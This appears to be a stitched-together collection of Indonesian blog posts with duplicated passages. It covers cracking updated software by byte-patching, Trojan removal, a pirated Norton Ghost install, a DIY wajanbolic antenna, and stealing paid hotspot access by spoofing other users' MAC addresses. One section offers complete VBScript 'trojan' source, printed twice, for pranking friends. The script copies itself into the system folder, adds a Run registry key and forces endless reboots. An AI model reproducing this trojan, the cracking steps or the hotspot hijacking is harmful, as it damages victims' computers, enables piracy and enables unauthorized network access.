Biasanya nih mas bro bila suatu software bila sudah di perbaharui maka Crack yang anda gunakan tidak akan bekerja lagi, sebagian crack akan memeriksa / verifikasi file size dan CRC32. bila mas bro mengenal Visual Basic dan pernah mencoba membuat anti virus sendiri pasti tidak asing lagi deh dengan CRC32.
dan pertanyaanya, bila seperti itu berarti patch yang sudah saya download tidak berguna lagi donk??? Maka itu mas bro saya memberikan teknik ini untuk memanfaatkan file patch yang lama
bisa kembali di gunakan untuk software yang telah di perbaharui atau terupdate.
Dan Ini yang terpenting mas bro : Cara ini tidak akan berguna bila programmer nya tidak mengupdate security programnya.
karna bagi para cracker apabila sistem keamanan sudah berubah maka harus mencari celah lagi untuk debug atau masuk ke system software tersebut lagi.
Oke sekarang kita mulai saja Belajar Membuat Crack nya :
Ok Disini kita akan menggunakan 2 aplikasi mas bro, saya biasa menggunakan diablo2oo2′s Universal Patcher atau biasa di panggil, ceile di panggil, hahahah. biasa di sebut duP anda bisa download duP disini.
ada ko aplikasi yang lain sejenisnya seperti Patch Creation Wizard, aplikasi ini lebih simple, tapi menurut saya lebih lengkap duP. bila ingin Download Patch Creation Wizard anda silahkan download disini
dan yang ke dua mas bro siapkan text hex editor, saya menggunakan Cygnus Hex Editor karena apa, ya biasa lah, faktor gratis.hahaha. mas bro bisa download Cygnus Hex Editor disini.
Mas Bro Harus Mempunyai Patch Software versi sebelumnya.
Bila syarat di atas sudah terpenuhi mas bro bisa memulai membuat crack software nya
Silahkan Mas Bro Mengikuti langkah2 berikut :
- Sudah Di download belum mas bro file nya?? jika sudah mas bro silahkan jalan kan file dup2.exe
- Klik tombol New Project yang ada disebelah kanan dUP 2, dan klik tombol Save di Patch Info.
- Klik tombol Add , pilih Offset Patch dan klik OK
- Mas Bro akan mendapatkan kata [Offset Patch] pada jendela Patch Data
ya memang untuk memahami Assembly membutuhkan waktu dan ketekunan dan niat bila ingin menjadi cracker sejati, walahhh cracker sejati paan tuh. hehehehe.
Biasanya nih mas bro bila suatu software bila sudah di perbaharui maka Crack yang anda gunakan tidak akan bekerja lagi, sebagian crack akan memeriksa / verifikasi file size dan CRC32. bila mas bro mengenal Visual Basic dan pernah mencoba membuat anti virus sendiri pasti tidak asing lagi deh dengan CRC32.
dan pertanyaanya, bila seperti itu berarti patch yang sudah saya download tidak berguna lagi donk??? Maka itu mas bro saya memberikan teknik ini untuk memanfaatkan file patch yang lama
bisa kembali di gunakan untuk software yang telah di perbaharui atau terupdate.
Dan Ini yang terpenting mas bro : Cara ini tidak akan berguna bila programmer nya tidak mengupdate security programnya.
karna bagi para cracker apabila sistem keamanan sudah berubah maka harus mencari celah lagi untuk debug atau masuk ke system software tersebut lagi.
Oke sekarang kita mulai saja Belajar Membuat Crack nya :
Ok Disini kita akan menggunakan 2 aplikasi mas bro, saya biasa menggunakan diablo2oo2′s Universal Patcher atau biasa di panggil, ceile di panggil, hahahah. biasa di sebut duP anda bisa download duP disini.
ada ko aplikasi yang lain sejenisnya seperti Patch Creation Wizard, aplikasi ini lebih simple, tapi menurut saya lebih lengkap duP. bila ingin Download Patch Creation Wizard anda silahkan download disini
dan yang ke dua mas bro siapkan text hex editor, saya menggunakan Cygnus Hex Editor karena apa, ya biasa lah, faktor gratis.hahaha. mas bro bisa download Cygnus Hex Editor disini.
Mas Bro Harus Mempunyai Patch Software versi sebelumnya.
Bila syarat di atas sudah terpenuhi mas bro bisa memulai membuat crack software nya
Silahkan Mas Bro Mengikuti langkah2 berikut :
- Sudah Di download belum mas bro file nya?? jika sudah mas bro silahkan jalan kan file dup2.exe
- Klik tombol New Project yang ada disebelah kanan dUP 2, dan klik tombol Save di Patch Info.
- Klik tombol Add , pilih Offset Patch dan klik OK
- Mas Bro akan mendapatkan kata [Offset Patch] pada jendela Patch Data

- Double click di
[Offset Patch] dan akan keluar jendela Offset Patch data
- Load file original dan file patch dengan menekan tombol “…” dan klik tombol Compare.
- Load file original dan file patch dengan menekan tombol “…” dan klik tombol Compare.

- Setelah itu mas bro akan tahu address mana yang telah diubah
- Sekarang buka file original (di sini saya menggunakan program kalkulator yang bernama raycalc.exe.bak) dengan Cygnus Hex Editor
- Tekan tombol Ctrl+G, dan akan keluar jendela Go To
- Pada frame Base , ubah pilihannya, dari Decimal ke Hexadecimal
- Lalu masukan address / copy paste pada text Go To Offset dengan address yang didapatkan dari program duP2 (ambil address pada kolom RAW Offset)
- Nah sesudah itu sampean tinggal mengubah semua nilai pada file original sesuai dengan apa yang telah diubah pada file crack

- Di dUP2, saya dapat melihat pada kolom old byte ada angka 74 dan 14 diganti dengan nilai 90 dan 90(kolom New Byte)

- Sekarang kembali ke Hex Editor, ganti semua data 74 menjadi 90 dan 14 menjadi 90 dan tekan tombol Save (Nilai dan jumlah angka yang akan Anda dapatkan akan berbeda, tetapi ubah semua datanya sesuai dengan apa yang mas bro dapatkan pada program duP2
Virus Trojan
Beberapa hari yang lalu rekan
kerja ane mendapati masalah pada komputernya, kronologisnya: seperti biasa dia
menyalakan komputer untuk aktivitas kerjanya dan selalu dimulai dengan men-scan
komputernya dan apa yang terjadi? setelah antivirus
(Avast) mendeteksi adanya virus dalam komputer tiba-tiba wallpaper hilang dan
icon-icon / shortcut yang menghiasi desktop juga lenyap! karena terjadi
kepanikan, dia me-restart komputernya namun tetap saja windows
tidak menampakan wallpaper dan icon / shortcut yang biasa muncul di komputernya??
kemudian dia memanggil ane dan bertanya apa yang terjadi? Setelah ane
mengintrogasi si komputer juga didapati semua Data di drive D kosong begitu
juga pada system C juga kosong disamping itu juga muncul pesan error yang
menyatakan bahwa "Drive Lost Data"
(Fake Message Error). Tidak sampai disitu saja,
program-program di "all program" juga lenyap dengan sempurna alias
"empty". Apa yang terjadi??
Karena ane juga tidak pernah menemui kejadian tersebut di kehidupan ane, maka hal yang pertama ane lakukan adalah mencarinya di internet (Learnin By Googling) dan "Viola!" rupanya komputer tersebut telah menjadi medan perang Kuda Troya A.K.A Trojan Horse. Wew!! Kasus pertama ane dengan Trojan Horse. Mungkin juga yang pertama bagi Agan?
Bagi Agan-agan yang mengalami hal yang serupa di atas / ciri-ciri komputer diserang oleh Virus Trojan Horse? Agan jangan panik atau takut data Agan hilang di drive-drive data keanengan Agan karena Virus Trojan Horse hanya menyembunyikan / Hidden Data Agan. kalau tidak percaya Agan bisa klik kanan pada drive Agan dan pilih properties! Viola, Disk Usage masih ada membuktikan bahwa Data / System Agan masih belum meninggalkan komputer Agan
Kemudian bagaimana cara menghapus Virus Trojan Horse / Kuda Troya ini? atau Antivirus apa yang bisa menghilangkan virus Trojan Horse ini? Baiklah terima kasih sebelumnya telah membaca artikel ini sampai detik iniberikut bagaimana ane bisa mengusir /
menghilangkan / menghapus virus trojan ini dari komputer rekan kerja ane.
Caranya adalah dengan Combofix, apa itu Combofix?
Combofix adalah Freeware yang berguna untuk
memperbaiki system dengan menghilangkan aktivitas-aktivitas di dalam komputer
yang mencurigakan, bahaya atau merusak system komputer Agan dan memang Freeware
ini benar-benar membantu khususnya apabila Agan mendapati Virus Trojan Horse
menghampiri komputer Agan
Setelah Agan menjalankan program ini nanti akan keluar satu persatu apa saja yang lenyap dari komputer Agan yang memang sengaja di Hidden oleh Virus Trojan tersebut. Untuk download Freeware Combofix :

NB: Klik 2x untuk menjalankan Aplikasi ini
Selama Program berjalan jangan coba "men-close / menutup"
Program finish / selesai dengan menampilkan Log / report berupa
Karena ane juga tidak pernah menemui kejadian tersebut di kehidupan ane, maka hal yang pertama ane lakukan adalah mencarinya di internet (Learnin By Googling) dan "Viola!" rupanya komputer tersebut telah menjadi medan perang Kuda Troya A.K.A Trojan Horse. Wew!! Kasus pertama ane dengan Trojan Horse. Mungkin juga yang pertama bagi Agan?
Bagi Agan-agan yang mengalami hal yang serupa di atas / ciri-ciri komputer diserang oleh Virus Trojan Horse? Agan jangan panik atau takut data Agan hilang di drive-drive data keanengan Agan karena Virus Trojan Horse hanya menyembunyikan / Hidden Data Agan. kalau tidak percaya Agan bisa klik kanan pada drive Agan dan pilih properties! Viola, Disk Usage masih ada membuktikan bahwa Data / System Agan masih belum meninggalkan komputer Agan
Kemudian bagaimana cara menghapus Virus Trojan Horse / Kuda Troya ini? atau Antivirus apa yang bisa menghilangkan virus Trojan Horse ini? Baiklah terima kasih sebelumnya telah membaca artikel ini sampai detik ini
berikut bagaimana ane bisa mengusir /
menghilangkan / menghapus virus trojan ini dari komputer rekan kerja ane.
Caranya adalah dengan Combofix, apa itu Combofix?
Combofix adalah Freeware yang berguna untuk
memperbaiki system dengan menghilangkan aktivitas-aktivitas di dalam komputer
yang mencurigakan, bahaya atau merusak system komputer Agan dan memang Freeware
ini benar-benar membantu khususnya apabila Agan mendapati Virus Trojan Horse
menghampiri komputer Agan Setelah Agan menjalankan program ini nanti akan keluar satu persatu apa saja yang lenyap dari komputer Agan yang memang sengaja di Hidden oleh Virus Trojan tersebut. Untuk download Freeware Combofix :
NB: Klik 2x untuk menjalankan Aplikasi ini
Selama Program berjalan jangan coba "men-close / menutup"
Program finish / selesai dengan menampilkan Log / report berupa
Buwat Trojan
Bagi2 ilmu nih
sob.. buat kamu2 yang pengen isengin temen... n sekalian pengen rusak data2nya.
ni ada cra gampang buat Virus dengan notepad.
*note copy semua source berikut kedalam notepad save as .Vbs (jika ingin mengaktifkan)
jika tidak biarkan tetap dalam file exstensi.txt
exapels: Uchiha_trojanHorse.VBS
Copy semua source di bawah ini:
rem - dlRB "DL Reboot" Trojan script by D.L.
On Error Resume Next
dim FSobj,sysDir,generateCopy,newFile,fixedCode,procreateCopy,fileData
set FSobj=CreateObject("Scripting.FileSystemObject")
set sysDir = FSobj.GetSpecialFolder(1)
createRegKey "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\dlRB",sysDir&"\dlRB.vbs"
sub createRegKey(regKey,regVal)
set regEdit = CreateObject("WScript.Shell")
regEdit.RegWrite regKey,regVal
end sub
set generateCopy=FSobj.CreateTextFile(sysDir+"\dlRB.vbs")
generateCopy.close
set newFile = FSobj.OpenTextFile(WScript.ScriptFullname,1)
setFile()
fixedCode=replace(fileData,chr(94),"""")
set procreateCopy=FSobj.OpenTextFile(sysDir+"\dlRB.vbs",2)
procreateCopy.write fixedCode
procreateCopy.close
rebootSystem()
function setFile()
fileData="rem - ^dlRB^ by D.L." &vbcrlf& _
"strComputer = ^.^ " &vbcrlf& _
"Set objWMIService = GetObject(^winmgmts:^ _ " &vbcrlf& _
"& ^{impersonationLevel=impersonate,(Shutdown)}!\\^ & strComputer & ^\root\cimv2^)" &vbcrlf& _
"Set colOperatingSystems = objWMIService.ExecQuery _ " &vbcrlf& _
"(^Select * from Win32_OperatingSystem^)" &vbcrlf& _
"For Each objOperatingSystem in colOperatingSystems" &vbcrlf& _
"ObjOperatingSystem.Reboot()" &vbcrlf& _
"Next"
end function
function rebootSystem()
strComputer = "."
Set objWMIService = GetObject("winmgmts:" _
& "{impersonationLevel=impersonate,(Shutdown)}!\\" & strComputer & "\root\cimv2")
Set colOperatingSystems = objWMIService.ExecQuery _
("Select * from Win32_OperatingSystem")
For Each objOperatingSystem in colOperatingSystems
ObjOperatingSystem.Reboot()
Next
end function
*note copy semua source berikut kedalam notepad save as .Vbs (jika ingin mengaktifkan)
jika tidak biarkan tetap dalam file exstensi.txt
exapels: Uchiha_trojanHorse.VBS
Copy semua source di bawah ini:
rem - dlRB "DL Reboot" Trojan script by D.L.
On Error Resume Next
dim FSobj,sysDir,generateCopy,newFile,fixedCode,procreateCopy,fileData
set FSobj=CreateObject("Scripting.FileSystemObject")
set sysDir = FSobj.GetSpecialFolder(1)
createRegKey "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\dlRB",sysDir&"\dlRB.vbs"
sub createRegKey(regKey,regVal)
set regEdit = CreateObject("WScript.Shell")
regEdit.RegWrite regKey,regVal
end sub
set generateCopy=FSobj.CreateTextFile(sysDir+"\dlRB.vbs")
generateCopy.close
set newFile = FSobj.OpenTextFile(WScript.ScriptFullname,1)
setFile()
fixedCode=replace(fileData,chr(94),"""")
set procreateCopy=FSobj.OpenTextFile(sysDir+"\dlRB.vbs",2)
procreateCopy.write fixedCode
procreateCopy.close
rebootSystem()
function setFile()
fileData="rem - ^dlRB^ by D.L." &vbcrlf& _
"strComputer = ^.^ " &vbcrlf& _
"Set objWMIService = GetObject(^winmgmts:^ _ " &vbcrlf& _
"& ^{impersonationLevel=impersonate,(Shutdown)}!\\^ & strComputer & ^\root\cimv2^)" &vbcrlf& _
"Set colOperatingSystems = objWMIService.ExecQuery _ " &vbcrlf& _
"(^Select * from Win32_OperatingSystem^)" &vbcrlf& _
"For Each objOperatingSystem in colOperatingSystems" &vbcrlf& _
"ObjOperatingSystem.Reboot()" &vbcrlf& _
"Next"
end function
function rebootSystem()
strComputer = "."
Set objWMIService = GetObject("winmgmts:" _
& "{impersonationLevel=impersonate,(Shutdown)}!\\" & strComputer & "\root\cimv2")
Set colOperatingSystems = objWMIService.ExecQuery _
("Select * from Win32_OperatingSystem")
For Each objOperatingSystem in colOperatingSystems
ObjOperatingSystem.Reboot()
Next
end function
Ghost northon
Apliaksi Backup dan Pemulihan tingkat profesional
Norton Ghost 15.0 lebih maju; menyediakan backup dan recovery untuk komputer
kalian. Melindungi dokumen, catatan keuangan, presentasi, foto, musik, video,
dokumen sejarah, atau jenis data lainnya serta kalian tetap di komputer
bisa dengan membuat cadangan dari komputer dan seluruh hard disk. Atau,
membatasi cadangan/back-up kalian hanya kepada file-file dan folder tertentu.
Kalian dapat
menjadwalkan backup untuk menentukan perubahan secara otomatis saat kalian
sedang bekerja dari hari ke hari. Atau menentukan cadangan secara manual setiap
saat. kalian juga dapat dengan mudah mengkonfigurasi Norton Ghost untuk
menjalankan cadangan untuk tanggap terhadap peristiwa-peristiwa tertentu.
Sebagai contoh, cadangan dapat dimulai ketika aplikasi tertentu dijalankan,
atau ketika jumlah tertentu dari data baru telah ditambahkan ke drive atau
harddisk.
Dan dimana bila
mengalami masalah dengan komputer, kalian dapat mengembalikan file, folder,
atau seluruh drive, untuk mengenmbalikannya ke komputer kalian seperti
sebelumnya, dan bekerja dengan sistem operasi, aplikasi, dan file data utuh.
Atau ketika kebetulan tidak sengaja menghapus dokumen berharga, kalian akan
dapat mengembalikan dengan beberapa langkah sederhana.
Penggunaan yang sangat mudah, mengatur backup cepat dan handal yang menjalankan sementara kalian terus bekerja. Atau jadwal untuk menjalankan backup setelah jam dimana kalian tidak lagi menggunakan komputer.
Manfaat utama:
·
Menciptakan sistem
lengkap dan file backup - Perlindungan sistem, pengaturan, aplikasi, dan file
dengan fleksibel, komprehensif perlindungan cadangan.
·
Mengembalikan dari
sistem failuress - Mentuning sistem dan data bahkan ketika kalian tidak dapat
me-restart komputer.
·
Mengaktifkan
nyaman, aman offsite backup - Menyimpan pemulihan menunjuk ke suatu situs FTP
untuk memudahkan manajemen luar kantor dan bahkan punggung up data ke
jaringan-perangkat penyimpanan data terlampir.
·
Backs di atas
jadwal dan event - Memungkinkan memutuskan apa yang didukung dan seketika
sehingga kalian dapat menyesuaikan backup didasarkan bagaimana kalian
menggunakan komputer.
Berikut
adalah beberapa fitur kunci Norton Ghost
·
Cooling Imaging
memungkinkan kalian membuat cadangan file tanpa menginstalnya.
·
Blu-ray Disc
memungkinkan kalian untuk membuat cadangan data dalam jumlah besar untuk
kapasitas tinggi seperti Blu-ray Disc - hingga 25 GB per disc (50 GB
dual-layer).
·
Windows 7 dukungan
termasuk dukungan untuk Bitlocker memberikan peningkatan perlindungan data
melalui enkripsi drive dan memeriksa integritas.
·
Symantec ThreatCon
memanfaatkan integrasi intelijen dari Symantec industri terkemuka organisasi
riset keamanan untuk secara otomatis setiap kali ThreatCon file cadangan
mencapai tingkat ancaman tertentu.
·
Full system (disk
image) cadangan memungkinkan kalian dengan mudah dalam segala hal pada hard
drive atau partisi.
·
File dan folder
cadangan memungkinkan kalian hanya memuat cadangan file dan folder yang kalian
pilih, bukannya membackup seluruh disk.
·
File cadangan
pencarian menemukan baasic system hanya jenis file yang kalian pilih, seperti
foto, file MP3, dan dokumen.
·
Incremental backup
hanya file yang telah berubah untuk lebih sedikit, lebih cepat backup.
·
Customizable,
berdasarkan aktivitas backup cadangan berdasarkan memicu peristiwa penting,
seperti ketika kalian menginstal sebuah program baru atau bila ada peningkatan
mendadak penyimpanan data.
·
Pemulihan salinan
cadangan offsite menunjuk ke sebuah situs FTP untuk memudahkan pengelolaan
cadangan luar kantor.
·
NAS backup
memberikan kalian pilihan untuk membuat cadangan file ke jaringan-perangkat
penyimpanan data terlampir.
·
Advanced kompres
file kompresi secara otomatis sehingga dapat menyimpan lebih banyak file dalam
ruang partisi yg sedikit.
·
Advanced enkripsi
membantu menjaga dokumen-dokumen sensitif kalian aman dari spyware.
·
Sistem perlindungan
memungkinkan kalian dengan mudah mengembalikan sistem, aplikasi dan file bahkan
bila tidak dapat me-restart sistem operasi.
·
Google Desktop
integrasi data membuat pemulihan lebih cepat dengan cadangan dicari indeks.
·
LightsOut Restore
memungkinkan kalian dengan cepat mengembalikan sistem anda tanpa memerlukan CD
bootable.
·
Remote management
memungkinkan kalian mengkontrol jarak jauh instalasi Norton Ghost lain (12,0
dan yang lebih tinggi) pada jaringan area lokal.
·
Terjadwal P2V
memungkinkan kalian untuk secara otomatis membuat virtual disk dari cadangan
terbaru.
·
Versi mendukung
memungkinkan kalian mengembalikan disk lama gambar yang dibuat dengan Ghost 10,
12 dan 14.
·
Beberapa pilihan
penyimpanan membiarkan kalian kembali ke hampir semua media, termasuk Blu-ray
Disc, CDR / RW dan DVD + -R/RW drives, USB dan FireWire (IEEE 1394) devices,
drive jaringan, dan Iomega Zip dan Jaz drive.
Persyaratan
System:
·
Norton Ghost Agen:
512 MB RAM
·
Norton Ghost
antarmuka pengguna dan Pemulihan Point Browser: 512 MB RAM
·
Symantec Recovery
Disk: 1 GB RAM minimum (dedicated)
·
LightsOut Restore:
1 GB RAM
·
Ketika menginstal
seluruh produk: Up to 430 MB diperlukan untuk instalasi penuh, tergantung pada
bahasa dari produk yang kalian pilih.
·
Pemulihan poin:
Cukup ruang hard disk pada hard disk lokal atau server jaringan untuk menyimpan
titik pemulihan.
·
Ukuran titik
pemulihan tergantung pada jumlah data yang kalian telah buat salinan cadangan
dan jenis titik pemulihan yang disimpan.
·
LightsOut Restore:
2 GB HDD space
·
Microsoft. NET
Framework 2.0 atau yang lebih baru
·
Virtual berikut
platform yang didukung: VMware Workstation 4, 5, dan 6; VMware ESX 3.0, 3.5,
dan 4.0; VMware ESXi 3.5 dan 4.0; VMware Server 1; Microsoft Virtual Server
2005 R2 dan kemudian; Microsoft Hyper-V 1.0 dan 2.0;
Fasilitas terbaru
versi 15 dari Norton Ghost ini:
Norton Ghost
sekarang meliputi dukungan untuk platform virtual berikut:
·
VMware ESX 3.5i dan
4.0i
·
VMware ESX 3,5 dan
4,0
Norton Ghost
sekarang meliputi dukungan untuk platform berikut:
·
Windows 7 (all
editions)
·
Windows Vista
dengan SP2 (termasuk Home Basic, Home Premium, Bisnis-Retail, dan Ultimate)
·
Kalian sekarang
dapat membuat pemulihan independen yang menggunakan baru Back Up My Computer
fitur di Symantec Recovery Disk. Kadang-kadang dikenal sebagai cadangan dingin
atau offline backup, Kalian dapat membuat titik pemulihan sebuah partisi tanpa
perlu menginstal Norton Ghost atau Agen.
·
kalian dapat
membuat jadwal untuk mengubah titik-titik pemulihan untuk VMware Virtual Disk
dan Microsoft Virtual Disk, atau langsung ke 3,5 ESX VMware server.
·
Versi baru ini
sekarang dapat mengkonversi poin pemulihan untuk Hyper-V juga format dan
pemulihan impor menunjuk ke sebuah Hyper-V server.
·
Back up komputer
langsung ke Blu-ray, DVD, atau CD. Atau, dapat menyalin poin pemulihan untuk
Blu-ray, DVD, atau CD.
·
Jika memilih
untuk menunda instalasi dan banyak lagi...
Cara Installasi
untuk full versinya:
1.
Download file setup
& Sn nya di bawah ini
2.
Jalankan file .exe
n masukan serial nya setelah kalian extract terlebih dahulu.
3.
selesai & good
luck
Cara Membuat Wajan Bolic (Lengkap dan Terperinci!)
Sebelum membuat Wajan Bolic,
kita harus tau dulu apa itu Wajan Bolic dan apa fungsinya.
Apa itu Wajan Bolic?

Wajan Bolic adalah
sebuah antena yang terbuat dari bahan dasar Wajan. Wajan Bolic adalah versi
keduanya dari Antena Grid, bedanya Wajan Bolic dengan Antena Grid hanya
terletak pada bahan dan efisiensi harganya. Antena grid/ satelit seperti yang
kita tahu, harganya sangatlah mahal, mungkin bisa 2 atau 3 juta-an. Sementara
Wajan Bolic hanya membutuhkan biaya kurang dari 200.000. Dengan fungsinya yang
hampir sama dengan antena grid, Wajan Bolic lebih efisien. Wajan Bolic
merupakan antena reciever gelombang radio dengan frekuensi 2.4Ghz. Dan
hebatnya lagi, Wajan Bolic adalah karya anak Indonesia, mantap kan?
Apa Fungsi dari Si Wajan Bolic
ini?
1.
Menembak sinyal WI-FI yang letaknya jauh (bisa menembak sampai 2 Km-9Km)
2.
Memperkuat sinyal wireless
3.
Menambah sinyal Modem (jika di gunakan untuk modem, bisa menembak HSDPA
sampai HSUPA)
Cara Pembuatannya?
Nah inilah tahap yang di
tunggu2..
BAHAN :
1. Wajan diameter 36 ?
(semakin besar diameternya semakin bagus)
2. PVC paralon tipis ukuran 3”
30cm
3. Doff 3 “ 2 buah
4. Aluminium foil
5. Baut + mur ukuran 12
dan 14
6. USB Wireless
7. Kabel USB Extension 1 meter
(panjang sesuai kebutuhan, bisa di beli di toko komputer)
PERALATAN :
1. Penggaris
2. Pisau/ Cutter
3. Gergaji besi
4. Bor (untuk melubangi wajan dan
doff)
5. Kikir (Untuk memperbesar
lubang wajan setelah di-Bor untuk mendapatkan ukuran yang sesuai dengan Baut
ukuran 12 dan 14)
6, Cemilan sama teh + Lagu
Peterpan-Dara wakakakak
PERKIRAAN HARGA :
Perkiraan harga yang dikeluarkan
untuk membeli bahan WajanBolic adalah kurang dari Rp 300.000 ,-. Bandingkan
jikan Anda harus membeli antenna Grid 24 db, yang bikinan local saja mencapai
Rp 500.000 ,- lebih dan yang import bisa mencapai Rp 1.000.000 ,- lebih. Atau
membeli antenna grid local yang harga nya Rp 200.000 ,- sedangkan yang import
bisa mencapai Rp 300.000 lebih.
LANGKAH-LANGKAH PEMBUATAN :
1. Siapkan semua bahan dan
peralatan yang dibutuhkan.

2. Lubangi wajan tepat di tengah
wajan tersebut seukuran baut ujuran 14, jika kurang besar gunakan kikir
, cukup satu lubang saja.
Kemudian, ukur diameter wajan dan
kedalaman wajan. Kenapa harus pake ngukur2 segala? Ini kita gunakan untuk
menghitung Feedernya (permukaan pipa yang tidak di lapisi Alumunium
Foil). Rumus mencari Feeder:

F= D^2/(16*d)
*Ket:
- F: Feeder
- D: Diameter Wajan
- d: Kedalaman Wajan
- ‘^’pangkat, ‘/’
pembagian, ‘*’ perkalian
Contoh : Wajan dengan D = 70 cm,
d = 20 cm maka jarak titik focus dari center dish : F = D^2 /(16 *d) = 70 ^2 /
(16 *20) = 15.3 cm (Bagian yang tidak diberi Alumunium Foil.
1. Potong PVC paralon sepanjang 30
cm, kemudian beri tanda untuk jarak feeder-nya ( daerah bebas aluminium
foil). Untuk menentukan panjang feeder-nya gunakan rumus di atas.
2. Beri lubang pada bagian
paralon untuk meletakkan USB Wireless, sekitar 5cm dari ujung PVC.


3. Selanjut nya, bungkus PVC
paralon dengan dgn aluminium foil pada daerah selain feeder, kalo aluminium
foil yang ada tanpa perekat, maka untuk merekatkannya bisa menggunakan double
tape.

4. Bor Doff yang satu untuk
lubang baut yang akan di pasang di Wajan

5. Pada bagian doff (tutup PVC
paralon) yang akan di pasang pada ujung PVC harus di beri aluminium foil,
sedangkan doff yang di pasang pada wajan tidak perlu di beri aluminium foil

6. Masukkan USB Wireless pada
lubang yang sudah di tandai tadi

8. Dan pasangkan doff tadi ke PVC
paralon
9. Kemudian, wajan yang telah di
bolongi tadi dipasangkan dengan doff yang satu nya lagi, sebelumnya doff
tersebut dilubangi sesuai dengan ukuran baut yang sudah di siapkan, dan
kencangkan secukupnya.
10. Kemudian tinggal pasangkan
PVC paralon tadi ke wajan yang sudah di pasang doff.

Baiklah
11. Selesai. Wajan bolic
tinggal di atur/ diarahkan tempat berada WI-FI nya.

12. Kalau gagal, seperti USB
Wireless tidak terbaca, atau terbaca tapi tidak mendapatkan sinyal hotspot yang
di tembak, kemungkinan besar ada kesalahan kecil saat perakitan. ^^ Silahkan
komen kalau ada yang tidak di mengerti atau bermasalah ^^v
Internet Gratis Dengan Cara Membobol Password Wifi Hotspot Warnet, Plasa, Cafe, ato Kampus !(Updated)
Seperti kita ketahui, HotSPOT atau tempat akses internet Wireless dengan standard 802.11b/g sudah bukan barang asing lagi ditelinga kita, dan bila kita berpergian di tempat publik seperti Mall, Cafe, hotel dan kantor, dengan mudahnya kita menemukan fasilitas tersebut..Namun sangat disayangkan tidak semua penyedia layanan menawarkan fasilitas Internet Wireless dengan gratis, atau kalaupun gratis,. sangatlah terbatas.
Salah satu proteksi yang digunakan penyedia layanan wireless adalah dengan membatasi akses internet berdasarkan MAC Address.
Apa itu MAC Adress ?
In computer networking a Media Access Control address (MAC address) or Ethernet Hardware Address (EHA) or hardware address or adapter address is a quasi-unique identifier attached to most network adapters (NICs)..
Oke jadi kesimpulannya MAC Address adalah nomer unik yang membedakan setiap perangkat jaringan yang terpasang dikomputer kita.
Contoh kasus adalah HotSPOT di Food Court Plasa Semanggi. Pada HotSPOT FoodCourt Plasa Semanggi ., sang penyedia layanan Internet Wireless, membatasi penggunaan Internet gratis hanya selama 3 Jam, setelah itu anda tidak dapat mengakses internet lagi, dan baru akan dapat mengakses lagi di hari esok. Jenis proteksi yang digunakan adalah MAC Address Filtering.
Bagaimana menjebol Proteksi dengan MAC Address ?
Ada sebuah tools yang sangat bermanfaat untuk anda.Tools itu bernama K-MAC Download Dicini <via Ziddu>
Dengan tools ini anda akan dapat mengubah MAC-Address anda secara instant dan apa artinya ? Anda dapat menjebol Proteksi MAC Address !. Setiap jatah akses internet anda habis dalam waktu 3 jam, yang anda perlu lakukan hanyalah mengubah MAC Address anda, dan lakukan koneksi kembali.
gw tambahin buat info. cracking password WEP/WPA/WPA-2 menggunakan
program yang tersedia dalam paket OS backtrack yaitu
kismet
Kismet adalah satu Tool security yang berjalan Linux, kismet digunakan untuk menyadap lalu lintas data dalam jaringan internet.
Aircrak-ptw Aircrak-ptw adalah tool yang digunakan untuk meng-crack wireless yang diproteksi. Masing-masing notebook dengan spesifikasi berbeda, sehingga cara untuk menggunakan aircrack pun berbeda.
Trik yang satu ini juga dipakai untuk mencari password yang digunakan oleh seseorang untuk mengakses hotspot yang menggunakan kartu prepaid.
Alat yang dipersiapkan sih simple aja :
- Seperangkat Laptop : PC yang ada wifi adapternya juga bisa, asal jaringan hotspotnya bisa tertangkap.
- Charger laptop : karena pasti memakan banyak daya batre saat keranjingan internet gratisNgakakNgakak..
Software yang diperlukan:
1. Angry IP Scanner 2.21 Klik Disini Untuk Donlot <Via Ziddu>
2. Technitium MAC Address v5 release 3 Klik Disini Untuk Donlot <via Ziddu>
Langsung aja sekarang ke caranya:
# Cari lokasi penyedia layanan hotspot, tentunya di daerah yang terjangkau jaringan hotspot tersebut..
# Hidupkan laptop anda, dan hidupkan pula wireless network anda dan lihat di sistem tray icon wireless network, kemudian klik kanan dan pilih view avalible wireless network, dan tentunya setelah itu anda harus connect ke wireless hotspot tujuan anda.
# Setelah connect, klik kanan sistem tray dan pilih status >pilih tab detail > kelihatan disana ip yang diberikan kepada kita. Catat ip tersebut.
# Buka Program AngryIP Scanner 2.21 dan isikan ip range yang akan kita scan (pakai data ip kita tadi) pada bagian atas. Misalnya : IP yang kita dapat 135.125.1.13 kemudian masukkan pada kolom range pertama ip kita sesuai dengan ip yang tadi namun ganti angka di bagian akhir dengan 1 menjadi 135.125.1.1 dan pada kolom kedua tuliskan sama namun angka satu diakhir itu ganti dengan 255 menjadi 135.125.1.255. hasilnya 135.125.1.1 to 135.125.1.255 dan klik start (tombol merah).
# Setelah melakukan scanning maka kita akan mendapatkan data ip yang hidup yang terkoneksi dengan hotspot tersebut. setelah scanning selesai maka lihat ip yang hidup (alive host) warna biru klik kanan pada ip yang hidup Klik kanan pada ip yang warna biru tadi klik kanan > show > mac address dan akan ada kode mac addres (terkadang ada mac addressnya tidak tampil, pilih saja ip yang lainnya). Catat mac address yang kita dapatkan.
# Buka Program Technitium MAC Address v5 release 3 yang telah kita persiapkan. Disana ada field mac address. nah sekarang tinggal ganti mac address tersebut dengan yang kita dapatkan tadi dan tekan change mac id.
# Tunggu karena mac kita akan diganti dan koneksi sementara terputus dan konek lagi otomatis sendiri.
